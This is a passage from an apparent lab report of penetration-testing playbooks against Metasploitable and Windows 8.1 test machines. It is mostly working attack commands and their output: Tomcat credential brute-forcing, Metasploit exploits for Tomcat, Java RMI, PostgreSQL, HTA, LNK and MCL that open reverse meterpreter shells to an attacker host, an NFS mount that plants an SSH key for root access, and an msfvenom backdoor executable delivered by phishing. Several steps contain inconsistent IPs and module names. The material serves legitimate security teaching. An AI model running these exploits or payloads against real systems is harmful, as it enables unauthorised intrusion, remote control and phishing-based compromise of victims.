[-] 192.168.20.21:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.20.21:8180 - Login Successful: tomcat:tomcat
[-] 192.168.20.21:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: ovwebusr:OvW*busrl (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

III. *Playbook 55: Attacking the apache tomcat upload (port 8180) service in P4 server.*

Step1: Start the Metasploit console in the attacker machine by using the command “msfconsole”. [175]

Step2: Now set the tomcat upload exploit module to console by using the command “use exploit/multi/http/tomcat_mgr_upload”

Step3: Here the payload “java/meterpreter/reverse_tcp” is set as a default payload along with the tomcat exploit module.

Step4: Type “show options”. It displays the list of things which are required to set. In required columns wherever it shows “yes” make sure it should be set to the module.

Step5: Type **set httppassword tomcat**. Here set the httppassword as tomcat. From the pervious tomcat scanner exploit, the ID and password of that service is exposed. Now use that ID and password here to exploit the tomcat upload services.

Step6: Type **set httppassword tomcat**.

Step7: Type **set rhosts 192.168.20.41**. Set the IP address of the targeted machine 192.168.20.41.

Step6: Type **set rport 8180**. The tomcat service runs on the port 8180 so set the remote port number as 8180.

Step6: Type **set lhost 10.10.10.13**. Here set the IP address of the local machine from which are performing the attack on the targeted machine.

```
msf5 > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name          Current Setting  Required  Description
  ----          -
  HttpPassword          no          The password for the specified
username
  HttpUsername          no          The username to authenticate as
  Proxies                no          A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS                yes         The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT                 80         The target port (TCP)
  SSL                   false        Negotiate SSL/TLS for outgoing
connections
  TARGETURI             /manager    yes        The URI path of the manager app
(/html/upload and /undeploy will be used)
  VHOST                 no          HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name    Current Setting  Required  Description
  ----    -
  LHOST          yes            The listen address (an interface may be
specified)
  LPORT    4444            yes            The listen port

Exploit target:

  Id  Name
  --  -
  0   Java Universal

msf5 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.20.41
rhosts => 192.168.20.41
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf5 exploit(multi/http/tomcat_mgr_deploy) > set lhost 10.10.10.13
```

```
lhost => 10.10.10.13
```

Step7: Once all the requirements are set, now run the exploit by using the command “exploit” or “run”.

Step8: The exploitation is done and got the meterpreter session of the targeted host. By using the shell command in the meterpreter we can access the shell session in the targeted system. Type the “whoami” command in the shell session then it shows the privilege gained by exploiting the tomcat upload service.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 17UOkwZd2...
[*] Executing 17UOkwZd2...
[*] Undeploying 17UOkwZd2 ...
[*] Sending stage (53944 bytes) to 192.168.20.11
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 192.168.20.41:40150) at
2021-03-11 02:47:52 -0500

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat55
```

JJJ. Playbook 56: Attacking the apache tomcat deploy (port 8180) service in P1 server.

Step1: Start the Metasploit console in the attacker machine by using the command “msfconsole”. [176]

Step2: Now set the tomcat upload exploit module to console by using the command “use exploit/multi/http/tomcat_mgr_deploy”

Step3: Here the payload “java/meterpreter/reverse_tcp” is set as a default payload along with the tomcat exploit module.

Step4: Type “**show options**”. It displays the list of things which are required to set. In required columns wherever it shows “**yes**” make sure it should be set to the module.

Step5: Type “**set httppassword tomcat**”. Here set the httppassword as tomcat. From the pervious tomcat scanner exploit, the ID and password of that service is exposed. Now use that ID and password here to exploit the tomcat upload services.

Step6: Type “**set httppassword tomcat**”.

Step7: Type “**set rhosts 192.168.20.11**”. Set the IP address of the targeted machine 192.168.20.21.

Step6: Type “**set rport 8180**”. Here assign the port number as 8180.

Step6: Type “**set lhost 10.10.10.13**”. Here set the IP address of the local machine from which are performing the attack on the targeted machine.

```
msf5 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy):

  Name          Current Setting  Required  Description
  ----          -
  HttpPassword  httppassword     no        The password for the specified
username
  HttpUsername  httpusername     no        The username to authenticate as
```

```

PATH          /manager          yes          The URI path of the manager app
(/deploy and /undeploy will be used)
Proxies              no          A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS              yes          The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPORT              80          yes          The target port (TCP)
SSL                false         no          Negotiate SSL/TLS for outgoing
connections
VHOST              no          HTTP server virtual host

```

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```

msf5 exploit(multi/http/tomcat_mgr_deploy) > set httppassword tomcat
httppassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_deploy) > set httpusername tomcat
httpusername => tomcat
msf5 exploit(multi/http/tomcat_mgr_deploy) > set rhosts 192.168.20.11
rhosts => 192.168.20.11
msf5 exploit(multi/http/tomcat_mgr_deploy) > set lhost 10.10.10.13
lhost => 10.10.10.13
msf5 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180

```

Step7: Once all the requirements are set, now run the exploit by using the command “exploit” or “run”.

Step8: The exploitation is done and got the meterpreter session of the targeted host. By using the shell command in the meterpreter, can access the shell session on the targeted system. Type the “whoami” command in the shell session then it shows the privilege gained by exploiting the tomcat upload service.

```

msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6263 bytes as fWg2hmsysdfdce2ZOLPUs.war ...
[*] Sending stage (53944 bytes) to 192.168.20.11
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 192.168.20.11:43740) at
2021-03-11 02:56:38 -0500
[*] Executing /fWg2hmsysdfdce2ZOLPUs/S1Fzke.jsp...
[*] Undeploying fWg2hmsysdfdce2ZOLPUs ...

meterpreter > shell
Process 1 created.
Channel 1 created.

```

```
whoami
tomcat55
Reference:
```

KKK. *Playbook 57: Attacking the java rmi registry (port 1099) service in P3 server.*

Step1: Start the Metasploit console in the attacker machine by using the command “msfconsole”. [53]

Step2: By using the command “search rmiregistry” it displays the java_rmi_server exploit modules list which can be used to perform the attack. Set that exploit module to the msfconsole.

Step3: Here the “java/meterpreter/reverse_tcp” is set as a default payload along with the rmi server exploit module.

Step4: Type “**show options**”. This command displays the list of the things which are required to run the exploit. The things which show “yes” in the required column should be set to the exploit module to run the exploit.

Step5: Type “**set rhosts 192.168.20.31**”. Set the IP address of the targeted machine on which the rmi registry service is going to be exploited.

Step6: Type “**set lhost 10.10.10.13**”. Here set the IP address of the local machine from which are performing the attack on the targeted machine.

```
msf5 > search rmiregistry

Matching Modules
=====

   #  Name                               Disclosure Date  Rank      Check
  ---  ---                               -
-----

   0  exploit/multi/misc/java_rmi_server  2011-10-15      excellent No
     Java RMI Server Insecure Default Configuration Java Code Execution

msf5 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name          Current Setting  Required
   ----          -
   HTTPDELAY      10               yes
   RHOSTS         192.168.20.31   yes
   RPORT         1099              yes
   SRVHOST       0.0.0.0           yes
   SRVPORT       8080              yes
   SSL           false             no
   SSLCert       no                 no
   URIPATH       no                 no

Payload options (java/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          -
   LHOST         10.10.10.13     yes       The listen address
   LPORT         4444             yes       The listen port
```


Exploit target:

```
Id  Name
--  ----
0   Generic (Java Payload)
```

```
msf5 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.20.31
rhosts => 192.168.20.31
msf5 exploit(multi/http/tomcat_mgr_deploy) > set lhost 10.10.10.13
lhost => 10.10.10.13
```

Step7: Once all the requirements are set, now run the exploit by using the command “exploit” or “run”.

Step8: The exploitation is done and got the meterpreter session of the targeted host. By using the shell command in the meterpreter, can access the shell session on the targeted system. Type the “whoami” command in the shell session then it shows the privilege gained by exploiting the tomcat upload service.

```
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] 192.168.30.21:1099 - Using URL: http://0.0.0.0:8080/wF27PxRXKr1T0rv
[*] 192.168.30.21:1099 - Local IP: http://10.10.10.13:8080/wF27PxRXKr1T0rv
[*] 192.168.30.21:1099 - Server started.
[*] 192.168.30.21:1099 - Sending RMI Header...
[*] 192.168.30.21:1099 - Sending RMI Call...
[*] 192.168.30.21:1099 - Replied to request for payload JAR
[*] Sending stage (53944 bytes) to 192.168.30.21
[*] Meterpreter session 3 opened (10.10.10.13:4444 -> 192.168.20.31:33891) at
2021-03-11 03:03:01 -0500
[*] 192.168.30.21:1099 - Server stopped.

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
```

LLL. *Playbook 58: Attacking the postgresql (port 5432) service in P1 server.*

Step1: Start the Metasploit console in the attacker machine by using the command “msfconsole”. [177]

Step2: Now set the postgres payload exploit module to console by using the command “use exploit/linux/postgres/postgres_payload”

Step3: The “linux/x86/meterpreter/reverse_tcp” payload is set as default along with the postgres payload exploit module to the console.

Step4: Type “**show options**”. It shows the requirements that need to be set to perform the exploit on the targeted machine.

Step5: Type “**set rhosts 192.168.20.11**”. Here set the IP address of targeted machine.

Step6: Type “**set lhost 10.10.10.13**”. By using this command, the IP address of the attacker machine can be set to console to run the exploit.

```
msf5 > use exploit/linux/postgres/postgres_payload
```

```

[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):

  Name          Current Setting  Required  Description
  ----          -
  HTTPDELAY     10               yes       Time that the HTTP Server will wait
for the payload request
  RHOSTS       yes              The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT        1099             yes       The target port (TCP)
  SRVHOST      0.0.0.0          yes       The local host or network interface
to listen on. This must be an address on the local machine or 0.0.0.0 to
listen on all addresses.
  SRVPORT      8080             yes       The local port to listen on.
  SSL          false            no        Negotiate SSL for incoming connections
  SSLCert      (default is randomly generated) no        Path to a custom SSL certificate
  URIPATH      (default is random) no        The URI to use for this exploit

Payload options (java/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST                yes       The listen address (an interface may be
specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Generic (Java Payload)
msf5 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.20.31
rhosts => 192.168.20.31
msf5 exploit(linux/postgres/postgres_payload) > set lhost 10.10.10.13
lhost => 10.10.10.13

```

Step7: Once all the requirements are set, now run the exploit by using the command “exploit” or “run”.

Step8: The exploitation is done and gained the meterpreter session of the targeted host. By typing shell command, the shell session in that remote device will open. By typing the command “whami” in shell, it displays the privilege that gained by exploiting postgre service in that machine. Now the post exploitation can be done from here.

```

msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] 192.168.30.21:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/tNSZnXab.so, should be cleaned up automatically
[*] Sending stage (980808 bytes) to 192.168.20.31
[*] Meterpreter session 4 opened (10.10.10.13:4444 -> 192.168.20.31:59627) at
2021-03-11 03:11:21 -0500

```

```

meterpreter > shell
Process 5729 created.
Channel 1 created.
whoami
postgres
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)

```

**** The contribution of Vamshidhar Kotha ends here ****

**** The contribution of Parminder Kaur starts here ****

MMM. *Playbook 59: Rpcbind: exploit rpcbind with nfs (Port 111)*

Step 1: Check network services running on metasploitable using *rpcinfo* command. We can see that there is an NFS service listening on port 2049.

Step 2: Use the *showmount* command to show what file systems are mountable on this nfs. Further mount the filesystem at the IP address.

Step 3: *ssh-keygen* command generates public/private rsa key pair on kali machine. It will allow us to bypass password authentication when logging in to the Ubuntu target. Key is saved in root@kali. By default, new public key is written to */root/.ssh/id_rsa.pub* and private key is written to */root/.ssh/id_rsa*.

Step 4: SSH into the target. Exploit is successful as the root access of Merasploitable2 machine is gained. We can also check this by typing *whoami* and *ifconfig* commands.

```

root@kali:/# rpcinfo -p 192.168.30.21
  program vers proto  port  service
  100000    2   tcp    111   portmapper
  100000    2   udp    111   portmapper
  100024    1   udp    45243 status
  100024    1   tcp    37964 status
  100003    2   udp    2049  nfs
  100003    3   udp    2049  nfs
  100003    4   udp    2049  nfs
  100021    1   udp    39486 nlockmgr
  100021    3   udp    39486 nlockmgr
  100021    4   udp    39486 nlockmgr
  100003    2   tcp    2049  nfs
  100003    3   tcp    2049  nfs
  100003    4   tcp    2049  nfs
  100021    1   tcp    44360 nlockmgr
  100021    3   tcp    44360 nlockmgr
  100021    4   tcp    44360 nlockmgr
  100005    1   udp    43528 mountd
  100005    1   tcp    39980 mountd
  100005    2   udp    43528 mountd
  100005    2   tcp    39980 mountd
  100005    3   udp    43528 mountd
  100005    3   tcp    39980 mountd
root@kali:/# showmount -e 192.168.30.21
Export list for 192.168.30.21:
/ *
root@kali:/# mkdir -p /tmp/nfs
root@kali:/# mount -t nfs -o nolock 192.168.30.21:/ /tmp/nfs/
root@kali:~# ssh-keygen
Generating public/private rsa key pair.

```

```

Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:vX6ig0GBFbU0LJmnW4aQtPhp5UfjIywnxeBmBpVAXY root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|   +B*EB+   |
|   .**==.oo |
|   .++.+*+   |
|   .. *+ooo  |
|   *.+=S .   |
|   . +oo . . |
|       o .   |
|       . . . . |
|       .o.o   |
+-----[SHA256]-----+
root@kali:~# cat /root/.ssh/id_rsa.pub >>
/tmp/nfs/root/.ssh/authorized_keys
root@kali:~# umount /tmp/nfs/
root@kali:~# ssh root@192.168.30.21
Last login: Wed Mar 10 02:56:41 2021 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu March 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:70:f1:30
          inet addr:192.168.30.21  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe70:f130/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14043 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16532 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3072480 (2.9 MB)  TX bytes:4432169 (4.2 MB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1872 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1872 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:881325 (860.6 KB)  TX bytes:881325 (860.6 KB)

```

***** The contribution Parminder Kaur ends here*****

Exploits on Trusted Zone

***** The contribution of Sparsha Pole starts here*****

NNN. *Playbook 60: Polymorphic XOR Additive Feedback Encoder*

Step 1: In this attack, a malicious file `game.exe` is created using `msfvenom` i.e., a combination of `msfpayload` and `msfencode` [178]. A backdoor is created to the attacker's machine via designed encoded Windows executable payload. The IP configuration of the attacking machine is `10.10.10.13:4444`.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=10.10.10.13 LPORT=4444 -f exe -e x64/shikata_ga_nai i 10 >
game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Step 2: A file named `game.exe` is created and the Apache server is started.

```
root@kali:~# cp game.exe /var/www/html/
root@kali:~# service apache2 start
```

Step 3: The Metasploit console is launched to exploit the target machine with IP address `192.168.10.24` using the command `msfconsole`. A reverse TCP payload is created to set up a meterpreter connection. A meterpreter is a Metasploit attack payload that provides a shell through which an attacker can access, explore and make changes in the target machine. This is done using the '`multi/handler`' exploit. `LHOST` refers to the IP address of the attacker's machine and is set to `10.10.10.13` and `LPORT` refers to listening port on which Kali listens to which is set to `4444`.

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.13      yes       The listen address (an interface may
be specified)
  LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.13      yes       The listen address (an interface may
be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
```

```

0 Wildcard Target

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
  LHOST      LHOST            yes       The listen address (an interface
may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf6 exploit(multi/handler) > set lhost 10.10.10.13
lhost => 10.10.10.13
msf6 exploit(multi/handler) > exploit

```

Step 4: The payload created is delivered to the target machine using various social engineering methods. The most popular method is phishing. Others include using Kali machine to act like a web server by making use of preinstalled Apache server which is accessed by the victim to click a link to a malicious site or download a malicious file. The command *'exploit'* is used to initiate the attack.

Step 5: The exploit is executed in the target's machine once the victim clicks on the *game.exe* file. A reverse TCP meterpreter session is created from the target's machine to the attacker's machine. The victim is compromised, and the attacker has access to the target machine.

```

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 192.168.10.24:49411)
at 2021-03-15 15:47:30 -0300

meterpreter >

```

OOO. iiPlaybook 61: HTA server exploit

Step 1: The Metasploit console is launched to exploit the target machine with IP address 192.168.10.24 using the command *msfconsole*. The search *'hta_server'* command is used to display the HTA module path. The command *'use exploit/windows/misc/hta_server'* is used to load the HTA server in the mfsconsole.

```
msf6 > use exploit/windows/misc/hta_server
```

Step 2: The command `'show options'` or `'options'` is entered to display the HTA server module options. The `SRVHOST` refers to the IP address of the local host to listen on, the `SRVPORT` refers to the local port to listen which is used for exploitation and the `URIPATH` refers to the text you choose to place it at the end section of the chosen URL.

```
msf6 exploit(windows/misc/hta_server) > options
Module options (exploit/windows/misc/hta_server):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host or network interface
to listen on. This must be an address on the local machine or 0.0.0.0 to
listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming
connections
  SSLCert    (default is randomly generated)  no        Path to a custom SSL certificate
  URIPATH    (default is random)  no        The URI to use for this exploit
```

Step 3: The command `'set srvhost 10.10.10.13'` is used to set `SRVHOST` IP address, `'set uripath performancereview'` is used to set `URIPATH` and `'set LHOST 10.10.10.13'` is used to set `LHOST`. The reverse TCP payload is used to create a meterpreter session using the command `'set PAYLOAD windows/meterpreter/reverse_tcp'`. The `'show options'` command is used to display the payload options.

```
msf6 exploit(windows/misc/hta_server) > set srvhost 10.10.10.13
srvhost => 10.10.10.13
msf6 exploit(windows/misc/hta_server) > set uripath performancereview
uripath => performancereview
msf6 exploit(windows/misc/hta_server) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(windows/misc/hta_server) > options
Module options (exploit/windows/misc/hta_server):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    10.10.10.13     yes       The local host or network interface
to listen on. This must be an address on the local machine or 0.0.0.0 to
listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    (default is randomly generated)  no        Path to a custom SSL certificate
  URIPATH    (default is random)  no        The URI to use for this exploit

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '',
seh, thread, process, none)
```

LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Step 4: The command *'exploit'* is used to initiate the attack.

```
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 1.
```

Step 5: The payload created is delivered to the target machine using various social engineering methods. A URL <http://10.10.10.13:8080/performanceview> is generated. When the victim clicks on the URL or downloads a HTA file, the user is warned before downloading the HTA file. Once the user clicks on 'run', a meterpreter session is opened and the attacker has access to the victim's machine with the IP address 192.168.10.24 [179].

```
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL:
http://10.10.10.13:8080/performanceview
[*] Server started.
[*] 192.168.10.24 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 192.168.10.24:49198)
at 2021-03-15 15:13:35 -0300
msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter x86/windows windows\windows8.1 @ WINDOWS
10.10.10.13:4444 -> 192.168.10.24:49198 (192.168.10.24)
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...
```

PPP. Playbook 62: Microsoft Windows Shell LNK Code Execution

Step 1: The Metasploit console is launched to exploit the target machine with IP address 192.168.10.24 using the command *msfconsole*. The command *'search lnk'* is used to list the modules. The command *'use exploit/windows/smb/ms15_020_shortcut_icon_dllloader'* is used to load the module.

```
msf6 > use exploit/windows/smb/ms15_020_shortcut_icon_dllloader
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Step 2: The command *'options'* displays the module options. The reverse TCP payload is used to create a meterpreter session using the command *'set PAYLOAD windows/meterpreter/reverse_tcp'*. The payload is used to generate link and dll files.

```
msf6 exploit(windows/smb/ms15_020_shortcut_icon_dllloader) > options

Module options (exploit/windows/smb/ms15_020_shortcut_icon_dllloader):

  Name          Current Setting  Required  Description
  ----          -
  FILENAME      msf.lnk         yes       The LNK file
  FOLDER_NAME   none            no        Folder name to share (Default
none)
```



```

SHARE          no          Share (Default Random)
SRVHOST        0.0.0.0      yes          The local host or network
interface to listen on. This must be an address on the local machine or
0.0.0.0 to listen on all addresses.
SRVPORT        445          yes          The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
EXITFUNC       process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
LHOST          10.10.10.13     yes       The listen address (an interface
may be specified)
LPORT          4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic

```

Step 3: The command 'set srvhost 10.10.10.13' is used to set SRVHOST IP address and the exploit is initiated.

```

msf6 exploit(windows/smb/ms15_020_shortcut_icon_dllloader) > set srvhost
10.10.10.13
srvhost => 10.10.10.13
msf6 exploit(windows/smb/ms15_020_shortcut_icon_dllloader) > exploit

```

Step 4: 'Exploit' creates a malicious .dll (dynamic link library) file which can allow remote code execution if an attacker successfully convinces a user to browse to a specially crafted website or open this specially crafted file, or browse to a working directory that contains this specially crafted DLL file. Once this malicious file is registered in Windows Registry, it creates a backdoor to victim's machine.

```

[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(windows/smb/ms15_020_shortcut_icon_dllloader) > [*] Payload
available on \\10.10.10.13\YuJb\X.dll...
[*] Trigger available on \\10.10.10.13\YuJb\X
hRQChXDgjtsVYLPeiuzySaXhpOacmmHpZmTieJZfhysTbmisCkOzYNOYTOACKfCpfrnxkEGLoy
roWdcuCHHnjWvexaHUBtbYTDABCsCxwWONBJwgvRiKmCmBCIEnDHKlPapiQTyqkkNdjrpqElX
NdstvKngOtzmxGkSUSMYhYyBiHlNTfeJnArzFLnvSVHPECaBqzaNXPdvSjPjLcosmawgsLkozD
vAMALaXFVBrX.dll...
[*] Started service listener on 10.10.10.13:445
[*] Server started.
[+] msf.lnk stored at /root/.msf4/local/msf.lnk
[*] The LNK file must be sent or shared with the target...
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 192.168.10.24:49354)
at 2021-03-15 13:52:46 -0300

msf6 exploit(windows/smb/ms15_020_shortcut_icon_dllloader) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	meterpreter	x86/windows	windows\windows8.1 @ WINDOWS	10.10.10.13:4444 -> 192.168.10.24:49354 (192.168.10.24)

QQQ. Playbook 63: MS15_100 Microsoft Windows Media Center MCL Vulnerability

Step 1: The Metasploit console is launched to exploit the target machine with IP address 192.168.10.24 using the command `msfconsole`. The command `'search ms15_100'` is used to list the modules. The command `'use exploit/windows/fileformat/ms15_100_mcl_exe'` is used to load the module.

```
msf6 > use exploit/windows/fileformat/ms15_100_mcl_exe
```

Step 2: The command `'options'` is used to view the current settings. The reverse TCP payload is used to create a meterpreter session using the command `'set PAYLOAD windows/meterpreter/reverse_tcp'`.

```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > options

Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

  Name          Current Setting  Required  Description
  ----          -
  FILENAME      msf.mcl          yes       The MCL file
  FILE_NAME     msf.exe          no        The name of the malicious payload
to execute
  FOLDER_NAME   none             no        Folder name to share (Default
none)
  SHARE         0.0.0.0          no        Share (Default Random)
  SRVHOST       0.0.0.0          yes       The local host or network
interface to listen on. This must be an address on the local machine or
0.0.0.0 to listen on all addresses.
  SRVPORT       445              yes       The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
  LHOST        10.10.10.13     yes       The listen address (an interface
may be specified)
  LPORT        4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows
```

Step 3: The command `'set srvhost 10.10.10.13'` is used to set SVRHOST IP address and the exploit is initiated.

```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set srvhost 10.10.10.13
srvhost => 10.10.10.13
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > exploit
[*] Exploit running as background job 1.
```

Step 4: As you type exploit, it creates a malicious executable file with mcl link `'\\10.10.10.13\QKdG\msf.exe...'`. The file created is delivered to the target machine using various social engineering methods. Once the victim opens the link, they are prompted to download and run the file. When the victim hits `'run'`, the meterpreter session opens in the attacker's machine.

```
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Started service listener on 10.10.10.13:445
[*] Server started.
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Malicious
executable at \\10.10.10.13\QKdG\msf.exe...
[*] Creating 'msf.mcl' file ...
[+] msf.mcl stored at /root/.msf4/local/msf.mcl
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 192.168.10.24:49340)
at 2021-03-15 12:02:11 -0300

msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  ---  ---  ---  ---  ---
  1    meterpreter x86/windows windows\windows8.1 @ WINDOWS
10.10.10.13:4444 -> 192.168.10.24:49340 (192.168.10.24)
```

